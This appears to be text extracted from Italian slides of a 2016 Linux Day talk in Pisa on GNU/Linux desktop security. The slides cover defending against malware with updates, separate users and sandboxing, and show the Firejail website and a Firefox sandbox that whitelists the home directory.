
Sì, anche su GNU/Linux

(ad oggi, poco diffusi..)

Come proteggersi?



img src: Wikipedia



img src: Wikipedia

GNU/Linux desktop security - Linux Day - Pisa - 22 Ottobre 2016

aggiornamento, utenti/contesti diversi, sandboxing

Firejail | security sandbox - Mozilla Firefox

Firejail | security sand... x +

https://firejail.wordpress.com

Search

☆ 📁 🛡️ ⬇️ 🏠 ☰

About

Firejail is a SUID program that reduces the risk of security breaches by restricting the running environment of untrusted applications using [Linux namespaces](#) and [sec-comp-bpf](#). It allows a process and all its descendants to have their own private view of the globally shared kernel resources, such as the network stack, process table, mount table.

Written in C with virtually no dependencies, the software runs on any Linux computer with a 3.x kernel version or newer. The sandbox is lightweight, the overhead is low. There are no complicated configuration files to edit, no socket connections open, no daemons running in the background. All security features are implemented directly in Linux kernel and available on any Linux computer. The program is released under [GPL v2](#) license.

Firejail can sandbox any type of processes: servers, graphical applications, and even user login sessions. The software includes security profiles for a large number of Linux programs: Mozilla Firefox, Chromium, VLC, Transmission etc. To start the sandbox, prefix your command with "firejail":

Index of file:///home/netblue/ - Iceweasel

Index of file:///home/... x +

file:///home/netblue/


Index of file:///home/netblue/

📁 Up to higher level directory


☒ Show hidden objects

Name	Size	Last Modified
📁 .Xauthority	1 KB	12/14/2015 07:25:09 AM
📁 .bashrc	4 KB	12/14/2015 07:25:09 AM
📁 .cache		12/14/2015 07:25:09 AM
📁 .config		12/14/2015 07:25:09 AM
📁 .mozilla		08/06/2015 06:27:04 AM
📁 Desktop		12/14/2015 07:25:09 AM
📁 Downloads		11/29/2015 07:46:44 PM


Whitelisted home directory in Mozilla Firefox



